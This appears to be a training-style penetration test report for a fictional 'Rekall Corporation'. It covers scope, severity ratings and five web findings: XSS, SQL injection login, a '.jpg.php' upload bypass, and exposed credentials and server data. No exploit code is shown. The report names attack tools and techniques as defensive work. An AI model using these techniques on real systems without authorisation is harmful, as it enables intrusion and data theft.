



Cybersecurity

Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

**Aaron Feldman Penetration Testing, LLC**

## Confidentiality Statement

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## Contact Information

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## Document History

<b>Version</b>	<b>Date</b>	<b>Author(s)</b>	<b>Comments</b>
001	08-03-2022	Aaron Feldman	

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:





## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall was proactive in seeking out help to mitigate the effects of its network
- Rekall executives were responsive to the penetration testing team's suggestions

## Summary of Weaknesses

We successfully found multiple critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. Other less critical vulnerabilities also need addressing. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Significant security issues were found with regard to Rekall's web page, as well as its Linux and Windows operated systems.
- Web page weaknesses
  - Interactive webpage susceptible to Cross Site Scripting (XSS)
  - Open source data exposed potentially sensitive information
  - Potentially harmful files uploadable via local file inclusion
  - User credentials exposed via SQL injection
  - Administrative credentials within visible HTML coding
  - Server information obtained through command injection
  - Weak passwords for administrative users
- Linux OS weaknesses
  - Potentially sensitive data exposed via open source intelligence
    - Personal data, public facing ip address, security certificates
  - Potentially sensitive data exposed via open source information
  - Open ports used outdated software versions that were able to be exploited to gain access to Rekall network
  - Weak passwords
  - Able to escalate to root level privileges once user privileges were obtained
- Windows OS weaknesses
  - Open source intelligence exposed user credentials
  - Weak passwords
  - Gained initial access to the network through an open port running a vulnerable version of File Transfer Protocol (FTP)
  - Gained initial access to the network through an open port running a vulnerable version of an email protocol (POP3)
  - Kept access post exploitation via Active Directory
  - Raised privilege level using Mimikatz tools

## Executive Summary

Rekall Inc. has significant security concerns throughout its network. Freely available data online provided enough information to get access into Rekall resources. Weak security controls on the company webpage enabled multiple modes of attack. Once the network was breached the penetration testers were able to expose more sensitive information and gain even greater access into the network.

## Summary Vulnerability Overview

Vulnerability	Severity
Cross Site Scripting (XSS)	high
Open Source Reconnaissance (web server information, personal information, certificate authority)	low - medium
Local File Inclusion	high
Weak Passwords	high
Command Injection	high
Port Scanning (open ports)	medium
Reconnaissance (vulnerability scanning)	critical
Initial Access (via reverse shell)	high
Privilege Escalation (via open source reconnaissance)	high
Open Source Intelligence (user credentials)	high
Initial Access (via user credentials)	high
Initial Access (via FTP)	medium - high
Initial Access (via POP3)	medium - high
Persistence (valid accounts)	medium - high
Lateral Movement (valid accounts)	high
Post Exploitation (persistence)	high

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35
Ports	80

Scan Type	Total
Hosts	192.168.13.13
Ports	80

Scan Type	Total
Hosts	192.168.13.12

Ports	80, 8080
-------	----------

Scan Type	Total
Hosts	192.168.13.14
Ports	8080, 22



Scan Type	Total
Hosts	192.168.13.10
Ports	80


Scan Type	Total
Hosts	172.22.117.20
Ports	80, 21, 110, 4444


Scan Type	Total
Hosts	172.22.117.10
Ports	445



Exploitation Risk	Total
<b>Critical</b>	1
<b>High</b>	10
<b>medium - high</b>	3
<b>Medium</b>	1
<b>Low - Medium</b>	4



# Vulnerability Findings

Vulnerability 1	Findings
<b>Title</b>	Cross Site Scripting (XSS)
<b>Type</b>	Web Application
<b>Risk Rating</b>	Medium
<b>Description</b>	XSS was effectively used in multiple ports within Rekall Corporations webpage
<b>Image 1</b>  A simple HTML script was placed into an input field enabling exposure of hidden data within the 'Welcome.php' subdomain	
<b>Image 2</b>  Modified HTML script was able to bypass Rekall Corporation's input validation and expose private data within the 'Memory-Planner.php' subdomain	

<p><b>Image 3</b></p> <p>A simple HTML script was placed into an input field on the Rekall Corporations a subdomain enabling exposure of hidden data within the 'comments.php' subdomain</p>	
<p><b>Affected Hosts</b></p>	<p>192.168.14.35 (multiple sub domains)</p>
<p><b>Remediation</b></p>	<p>Implement input validation</p>


Vulnerability 2	Findings
<p><b>Title</b></p>	<p>Sensitive Data Exposure - Open Source Reconnaissance</p>
<p><b>Type</b></p>	<p>Web Application</p>
<p><b>Risk Rating</b></p>	<p>Low</p>
<p><b>Description</b></p>	<p>curl tool exposed information regarding the web server</p>
<p><b>Image</b></p> <p>Potentially sensitive information exposed via curl</p>	
<p><b>Affected Hosts</b></p>	<p>192.168.14.35</p>
<p><b>Remediation</b></p>	<p>Inspect curl output periodically to make sure no potential vulnerabilities are exposed</p>


Vulnerability 3	Findings
<b>Title</b>	Local File Inclusion
<b>Type</b>	Web Application
<b>Risk Rating</b>	<b>High</b>
<b>Description</b>	able to upload a potentially harmful .php file into subdomain
<p><b>Image 1</b></p> <p>Insertion of a .php file extension, no input validation</p>	
<p><b>Image 2</b></p> <p>Successful insertion</p>	



<div>Image 3</div> <div>Insertion of file with .jpg.php extension, bypassing basic input validation</div>	
<div>Image 4</div> <div>Successful insertion</div>	
Affected Hosts	192.168.14.35
Remediation	implement more advanced input validation

Vulnerability 4	Findings
Title	SQL Injection
Type	Web Application
Risk Rating	High
Description	SQL injection used to access user account





<p><b>Image</b></p> <p>SQL injection used for successful login</p>	
<p><b>Affected Hosts</b></p>	<p>192.168.14.35</p>
<p><b>Remediation</b></p>	<p>Implement more advanced input validation. Have whitelists for account access.</p>

Vulnerability 5	Findings
<p><b>Title</b></p>	<p>Sensitive Data Exposure</p>
<p><b>Type</b></p>	<p>Web Application</p>
<p><b>Risk Rating</b></p>	<p>High</p>
<p><b>Description</b></p>	<p>Exposed login credentials allowed administrative access, exposed subdomain contained sensitive information</p>
<p><b>Image 1</b></p> <p>Highlighted web page reveals administrative credentials</p>	

<p><b>Image 2</b></p> <p>Successful login</p>	
<p><b>Image 3</b></p> <p>'robots.txt' file found online exposes sensitive data</p>	
<p><b>Affected Hosts</b></p>	<p>192.168.14.35</p>
<p><b>Remediation</b></p>	<p>Cleanse html code of any credentials, remove 'robots.txt' from the web</p>

